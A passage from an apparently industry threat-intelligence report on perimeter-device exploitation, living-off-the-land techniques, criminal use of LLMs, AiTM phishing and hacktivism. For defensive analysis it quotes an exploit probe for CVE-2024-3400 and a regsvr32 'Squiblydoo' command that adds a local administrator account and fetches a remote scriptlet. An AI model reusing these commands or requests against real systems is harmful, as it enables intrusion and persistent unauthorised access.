Dated or inadequately protected **perimeter devices**[50] provided multiple opportunities for state-sponsored threat actors and cybercriminals alike over the course of the year. 'Vulnerabilities in internet facing devices' was the most frequently seen initial access vector in IR ransomware engagements worked by Secureworks, accounting for a half of engagements where the IAV was known. During these incidents, threat actors exploited vulnerabilities in products from Cisco Systems, Palo Alto Networks, Fortinet, Ivanti, Citrix, and F5, amongst others. Many of those products were devices situated on the edge of the network.




Figure 14. Most frequently exploited vulnerabilities seen in Secureworks IR engagements between July 2023 – June 2024. (Source: Secureworks)

CTU researchers observed several examples of attackers gaining access to victims' networks via vulnerable externally facing devices. During one network compromise, a threat actor obtained access to dozens of perimeter DSL routers, modified the running configuration, and redirected a mirror copy of network traffic to a remote IP address. Log analysis revealed activity patterns and threat indicators suggesting that a Russian state-sponsored threat group was likely responsible.

In another incident, a threat actor likely exploited CVE-2023-46747, a critical severity remote code execution (RCE) vulnerability in F5's BIG-IP suite of products, as an initial access vector. While load balancers typically sit within the perimeter, in this case the compromised device, a backup load balancer, was exposed to the internet. The threat actor then created over 130 accounts on the device before successfully authenticating by using a pre-existing admin account.

The threat actor then installed a web shell in a specific folder on the F5 Big-IP load balancer that they used to execute commands remotely from multiple different IP addresses via its web interface. The malicious activity happened immediately following the release of a patch for the vulnerability. The overall purpose of the compromise appeared to be data exfiltration. The compromise was not attributed to a specific threat actor, but a successful login to the admin account occurred from an IP address geolocated to Hong Kong. Exploitation of CVE-2023-46747 has separately been associated in **independent reporting**[51] with a contractor for China's Ministry of State Security (MSS), but there is no evidence so far to confirm that this was the case in this incident.

As this example shows, as soon as vulnerabilities in perimeter or other internet-exposed devices are disclosed, hostile scanning by a wide range of threat actors for vulnerable instances starts. When proof-of-concept exploits are released, that scanning intensifies.

```
Oct 27 22:13:10 172.26.243.123 Oct 27 22:13:10 S217124LO6LB12 notice mcpd[7427]: 01070417:5: AUDIT -
client tmsh, tmsh-pid-30987, user root - transaction #130616968-4 - object 0 - create { userdb_entry {
userdb_entry_name "fadmin2" userdb_entry_shell "bash" userdb_entry_passwd ****" userdb_entry_is_crypted 0
}} [Status=Command OK]
```

Figure 15. A log showing the creation of a user account within the F5 Big-IP load balancer. (Source: Secureworks)

For example, on April 12, Palo Alto disclosed CVE-2024-3400, a maximum severity command injection vulnerability that impacts Palo Alto PAN-OS GlobalProtect gateway and portal devices. Successful exploitation would allow an unauthenticated attacker to execute arbitrary code with root privileges on the device. This particular vulnerability was already under limited exploitation by a likely state-sponsored threat actor at the point of disclosure on April 12. CTU researchers then observed an increase in probing activity following security firm Watchtowr's publication52 of a 'detection tool' on April 16.

Secureworks Taegis™ countermeasures detected exploitation attempts across multiple customer environments. The most commonly observed activity involved probe attempts that passed malformed HTTP session IDs to a target device to write a zero-byte file to a publicly accessible directory. If the attacker issued a subsequent request for that file, an HTTP 403 error code from the webserver would indicate the file was written and the target device was vulnerable. This bug causes insufficient validation of session ID formatting prior to writing a file.





Figure 16. CVE-2024-3400 exploitation timeline. (Source: Secureworks)

```
POST /ssl-vpn/hireport.esp HTTP/1.1
Host: [redacted]
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.038.109.202.213
Transfer-Encoding: chunked
Accept: */*
Connection: close
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/2fHsc85liQvKN4bEBcdmfVRozfa.txt;
Accept-Encoding: gzip
```

Figure 17. PAN-OS bug allows arbitrary file write via invalid session ID. (Source: Secureworks)

The initial zero-day exploitation of the vulnerability was likely the work of a state-sponsored threat actor based on the exploit development, victimology, and the capabilities of the UPSTYLE backdoor used in exploitation. However, many of the exploitation attempts detected by Taegis suggested the work of technically unsophisticated actors and failed to result in successful exploitation. For example, in several IR engagements, Secureworks consultants determined that, while evidence of attempted exploitation was present, none of the connection attempts to the devices had succeeded. Instead, the activity was indicative of scanning or probing activity from threat actors to determine exploitation points and paths.



Activity in January provided another example of the risks posed by vulnerabilities jumping at public disclosure. On January 10, Ivanti[53] and Volexity[54] disclosed that zero-day vulnerabilities CVE-2023-46805 and CVE-2024-21887, which affected Ivanti's Connect Secure VPN and Policy Secure network access control (NAC) appliances, respectively, had been exploited in targeted attacks by Chinese state-sponsored threat actors since early December 2023. If these two vulnerabilities were used together, authentication was not required, and an attacker would be able to craft malicious requests and execute arbitrary commands on the system.

Following this disclosure, the rate of exploitation by state-sponsored threat actors increased sharply until mid-January. In one example directly observed by CTU researchers, an organization discovered that several Ivanti SSL VPN appliances were compromised a few days earlier. The threat actor then altered a legitimate system file on the devices with malicious code to create a web shell to allow persistent access.

Threat Actors Prosper by Living-off-the-Land

Living-off-the-land (LOTL) techniques involves abuse of native tools. Their use is often associated with state-sponsored threat groups that use them for stealth and to remain undetected on the victim's system for an extended period of time. Techniques that do not involve malware or specific tools generate fewer telltale signs of activity.

In February 2024, the Cybersecurity Infrastructure Security Agency (CISA) and partner agencies published joint guidance entitled **'Identifying and Mitigating Living-off-the-land Techniques'**[55]. They released it on the same day as an advisory about Chinese state-sponsored threat group **BRONZE SILHOUETTE's**[56] five-year campaign to disrupt U.S. critical infrastructure activities, which featured extensive use of these techniques. Russian threat groups are also increasingly turning to LOTL techniques—a **Ukrainian report**[57] published in September 2023 pointed to their growing use in Russian cyberoperations against Ukrainian targets. Other third-party **reporting**[58] showed **IRON TWILIGHT**[59] consistently using living-off-the-land binaries (LOLBins) in attacks.

State sponsored threat actors aren't the only ones to value stealth. Ransomware dwell times in general remain low, but slower, stealthier attacks can result in more widespread and damaging ransomware deployment. In these cases, using native or legitimate tools rather than malware reduces the chances of detection.

Chinese Threat Group BRONZE PRESIDENT Uses Native Tools for Discovery

In May 2024, CTU researchers observed a member of the **BRONZE PRESIDENT**[60] threat group interacting with a host compromised by TONESHELL malware. The command history shows the threat actor using native tools to survey the host for typical data such as user, privilege, and domain details to orient themselves in the environment. The attacker then immediately attempted to authenticate to the local network's gateway, a Cisco 3850 switch. The attempt used default credentials, suggesting that the device was identified during the initial survey (likely from the output of the "ARP. EXE -a" command) and that the authentication attempt was opportunistic. **ARP.EXE** stands for Address Resolution Protocol Executive and is a Windows native command-line tool that displays and modifies the IP-to-Physical address translation tables used by ARP.




Figure 18. Native commands executed by BRONZE PRESIDENT threat actor. (Source: Secureworks)

Using Squiblydoo to Bypass Controls

In a recent incident that Taegis alerted on, a process associated with a service executed a binary using the Windows utility **Regsvr32**[61]. Regsvr32 is a command-line utility that can be used to load a COM scriptlet directly from the internet and execute it in a way that bypasses application whitelisting, using the "scrobj.dll" dll to load .sct scriptlets. This technique is still widely used by adversaries to bypass detection and prevention controls and is known as **Squiblydoo**.

The initial command line used in this case was:

```
cmd /c neti user admin$ Zxcvbnm,.1234 /ad&neti localgroup
administrators admin$ /ad&neti localgroup
administradores admin$ /ad&regsvr32 /s /u /n
/1:hxxp://139.5.177.19:8019/blue.txt scrobj.dll
```

This activity was initiated by the system account on the host "[redacted]". The command created a new user admin$ with a specified password. It added this user to two administrator groups. It then used regsvr32 to execute a script from a remote server. Shortly after, another process event was identified where regsvr32.exe allowed local execution of remotely hosted content, potentially indicating an attempt to bypass application whitelisting.

The command line used for this event was:


```
regsvr32 /s /u /n /i:hxxp://139.5.177.19:8019/blue.txt scrobj.dll
```

This activity also originated from the system account on the same host.

LOTL techniques can be used in multiple IT environments, including on-premises, cloud, hybrid, Windows, Linux, and macOS environments. Defense strategies that rely only on signature-based monitoring and detection, without the benefit of threat intelligence derived from real world observations of adversary behavior, can fail to identify the use of these techniques. Blanket 'allow' policies for common, legitimate, IT administrative tools already in use in the environment expand the attack surface and make life easier for adversaries. Reviewing and understanding detection best practices, as laid out in the CISA guidance paper, are essential, especially for organizations in critical infrastructure sectors.

Artificial Intelligence Use Continues to Grow

Over the past year, organizations increasingly integrated AI tools into their workflows, and AI software filtered into mainstream use. As AI tools become more widespread and readily accessible, cybercriminals have inevitably taken note, as they look for new ways to evolve their TTPs.



Since mid-February 2023, Secureworks CTU researchers observed an increase in posts on underground forums regarding the OpenAI ChatGPT chatbot and the various ways it could be employed for criminal use. ChatGPT is a large language model (LLM) from the generative pre-trained transformer (GPT) family. It is trained on a massive dataset of text sources to generate human-like responses to natural language input. As a language model, ChatGPT can be used in a wide range of applications, including customer service, chatbots, and personal assistants. It can also be leveraged for malicious purposes such as phishing attacks, malware development, and spreading misinformation.

Many security researchers have conducted experiments to push the boundaries of what ChatGPT can do in terms of code development and malware creation. This research has included leveraging ChatGPT in the development of **polymorphic malware**[62] to evade security products and attempting **'linguisto-morphism'**[63] to exploit the ambiguity of natural language and how ChatGPT reformulates language during code creation.


As well as increased chatter about ChatGPT, CTU researchers monitoring underground forums have also observed the creation of several related subforums, and elevated interest in AI and machine learning (ML). However, much of the threat actors' discussions relates to the potential to abuse ChatGPT for relatively low-level activity such as phishing attacks and the creation of basic scripts. This was evidenced in third-party **reporting**[64] from Proofpoint that described how the TA547 threat group had used an LLM to write a dropper to drop the popular information stealer, Rhadamanthys. Although this report made clear that the use of the LLM to write the dropper did not provide it with any features or capabilities that would not be present in human written code, it still marked an evolution in the use of AI by threat actors.

Another novel example observed by Secureworks researchers of AI being used by threat actors was the role it played in a fraud being perpetrated by so-called **'obituary pirates'**[65] via websites targeting individuals seeking information about recently deceased persons. The threat actors monitored Google trends in the period following a death to identify heightened interest in obituaries and then used generative AI technology to create lengthy tributes from facts gleaned from shorter texts posted to social media accounts. These obituaries then appeared on multiple sites which were manipulated to the top of Google search results by SEO poisoning. Any users visiting these sites were redirected to other sites pushing adware or potentially unwanted programs.

The UK's National Cyber Security Centre (NCSC) released a **report**[66] about the near-term impact of AI on the cyber threat in which they assessed that "AI will almost certainly increase the volume and heighten the impact of cyberattacks over the next two years".

This report describes how highly capable threat actors are best placed to harness the full potential of AI through advanced malware generation, whilst cybercriminal groups will most likely use AI tools in their workflow for reconnaissance, social engineering and exfiltration. For less skilled threat actors and hacktivists, AI will lower the barrier to entry as it can perform many of the more basic tasks and do so at scale.

The overall message is that for threat actors, as for cybersecurity vendors, AI lends scale. It simplifies the backend and enhances automation. Using AI doesn't necessarily mean more complex attacks, but it will likely mean more efficient ones.



AiTM Kits Fuel Initial Access

The past year has seen increased signs of one worrying trend for network defenders. Threat actors are increasingly stealing credentials and session cookies to gain access by using adversary-in-the-middle (AiTM) attacks. This potentially reduces the effectiveness of some types of MFA deployment.

This is achieved by deploying a reverse proxy server hosting a spoof landing page between a target user and the website the user wishes to visit. The victim enters their credentials and provides an MFA token to the spoof page that the threat actor then uses to authenticate to the genuine service themselves. This allows the threat actor to bypass some MFA solutions.

These attacks are facilitated and automated by phishing kits that are widely used by business email compromise (BEC) threat actors. There are multiple examples of such kits, which are available for hire on underground marketplaces and Telegram. Popular kits include Evilginx2 and EvilProxy. Tycoon 2FA[67] is a relatively recent example which is available on Telegram.




Figure 19. Advertisement and user notes on Telegram for the EvilProxy AiTM phishing kit. (Source: Secureworks)

Some of these attacks may use QR codes for redirection purposes. CTU researchers observed an incident where threat actors distributed phishing emails including a QR code that directed recipients to a malicious URL that steals session tokens and redirects to an interplanetary file system (IPFS) gateway that hosts a malicious sign-in page to harvest Microsoft account credentials.


Phishing attacks using QR codes (also known as Qshing) can bypass conventional email filters that rely on static or dynamic analysis of message content. Unlike many conventional phishing attacks, QR codes require the victim to scan the image with a mobile device. This requirement broadens the attack surface and increases the likelihood of success, as it forces the victim to use an additional device that may not be as secure or well-monitored as a corporate endpoint.

Figure 20. PDF email attachment containing a QR code directing users to a malicious phishing site. (Source: Secureworks)

CHAPTER 3

HACKTIVISM FLOURISHES

Hacktivist groups, who conduct cyberattacks for politically or socially motivated causes, have been notably active throughout 2023 and 2024, fueled by global conflicts in Ukraine and the Middle East. These groups come in many forms. Some are made up of politically motivated citizens with a desire to lend support to their home nation. Some are operated or supported by state-sponsored threat actors attempting to control or distort the narrative around aspects of a conflict through disinformation, misinformation, and propaganda. Others are cyber criminals using the cover of hacktivism to conduct financially motivated activity.



Hacktivist Tactics Favor Noise Over Sophistication

One factor common to most of the hacktivist groups tracked by the CTU in 2023 and 2024 is the relatively low level of sophistication when compared to traditional cybercriminal groups. Genuine network intrusions are rare, with DDoS attacks and website defacements by far the most common method of attack.

Some of these groups have attempted to mimic ransomware double extortion operations, but the data put forward by these groups can often be difficult to verify. In general, the destruction or disruption of the targeted organization is not the main objective of attacks by hacktivist groups. Rather, it is the resulting fear, uncertainty and doubt created through Telegram posts using hyperbolic language, graphic images of violence and victims of war, and AI-generated graphics that many of these groups value the most. This impact can be magnified by making claims of attacks against critical national infrastructure, government, and military targets, almost always without any evidence to back up these claims.

When Hacktivists Attack—For No Apparent Reason

On May 11, 2024, the following cryptic message appeared on over 80 regional UK news websites operated by the UK-based Newsquest Media Group—"PERVOKLASSNIY RUSSIAN HACKERS ATTACK". The similarity of the defacement URLs observed across the impacted websites suggests that the threat actor had compromised a central publication server.

Screenshots of the attack posted to Pervoklassniy's private Telegram channel on May 11 show unauthorized administrative access to a central control panel for one of these online news sites. A Google search for the phrase revealed over 80 similar defacements of Newsquest-branded news sites on the same date, potentially reaching many of Newsquest's 71 million users a month.

Pervoklassniy (which means 'first class') has been active on Telegram since March 2024, offering services such as DDoS attacks, doxing, and cyberespionage. As a prominent member of the High Society hacktivist collective that emerged on May 4, Pervoklassniy has been involved in alleged cyberattacks against targets such as Italy's Public Prosecutor's Office, Palermo Airport, and a major Italian logistics company. High Society is a consortium of threat groups ideologically united against Western interests and supportive of pro-Russia causes. Pervoklassniy is interested in geopolitical affairs and the Russia-Ukraine war but may not be technically sophisticated, as website defacements are low-level attacks. It is not clear whether their motivation with this attack was anything other than promoting their brand.




Figure 21. Pervoklassniy Telegram posts claim administrator-level access to news publishing interface. (Source: Secureworks)

However, the nature of these threats and the language used often leads to these posts being shared more widely by legitimate third-party news aggregators on Twitter, many of whom have hundreds or thousands of followers. This amplifies the sensationalist claims being made by these groups, causing fear and panic disproportionate to the actual threat.

Russia-Ukraine Hacktivism—State Links vs. Tight Organization

The Russian invasion of Ukraine in February 2022 and the Ukrainian counteroffensive in August of the same year sparked a war, both kinetic and digital, that attracted many hacktivist groups on both sides. Some of the most influential hacktivist groups that we track operate in support of Russia, with many of them suspected of having links to the state. **Anonymous Sudan**[68], despite their name, is one such group who, along with many other high-profile groups such as KillNet, XakNet and NoName057, claim attacks against Ukraine, and entities that they perceive to be supporting Ukraine. Often these claims are exaggerated, with many offering no evidence to support their success and others piggybacking on historic or unrelated incidents. However, these groups are hugely influential—Anonymous Sudan has almost 60,000 subscribers to its Telegram channel and receives anywhere between 10 and 20 thousand views per post. As a result, its claims don't necessarily require evidence to have an impact and spread fear.

Ukraine has far fewer hacktivist groups, although many of these groups have made a conscious effort to collaborate with each other and co-ordinate their activities with the Ukrainian government. This has proved successful in harnessing the many disparate groups that were performing low level DDoS and website defacement attacks and enabling them to pool resource and training to step up their operations into more sophisticated hack and leak, OSINT and other disruptive campaigns. Their evolution is notable, with the Center for International and Strategic Studies' describing one of these groups, the IT Army of Ukraine, as an organization "that has quietly transformed from an ad-hoc group of volunteers into a tightly organized operation, with ongoing support from Ukrainian government officials, tens of thousands of international participants and industry-leading tools."

The Cyber Regiment, Ukrainian Cyber Alliance and the Cyber Anarchy Squad are other notable Ukrainian hacktivist groups and have all conducted successful attacks, both DDoS and data breaches, against many Russian organizations.

Hamas-Israel Hacktivism—Exaggerated Claims and Deceptions

As with the Russia-Ukraine conflict, the kinetic warfare between Israel and Hamas that started in October 2023 has been accompanied by a surge in hacktivist groups declaring solidarity with one side or the other and flooding their Telegram channels with supposed evidence of their hacking prowess, including graphic images of war and information designed to mislead or misinform. The dynamics in the Middle East have resulted in much of the hacktivism we observe being perpetrated by groups that are supporting Palestine. Israel for many years has had a well-established Cyber Reserve in which individuals of an age and skill level that may ordinarily be drawn towards hacktivism instead undertake offensive and defensive cyber activity in an official capacity for the state.

These groups follow the common hacktivist theme of grandiose claims of attacks with little supporting evidence. Groups such as AnonGhost and ThreatSec declared successful breaches against Israel's Iron Dome air defense system, the Israeli Red Alert application and other critical national infrastructure, but with little to no proof that there was any real-world impact. However, the transient and fluid nature of these groups means that they offer ideal cover for other, more sophisticated groups, who may wish to use the pretense of hacktivist causes to fulfil their own objectives.

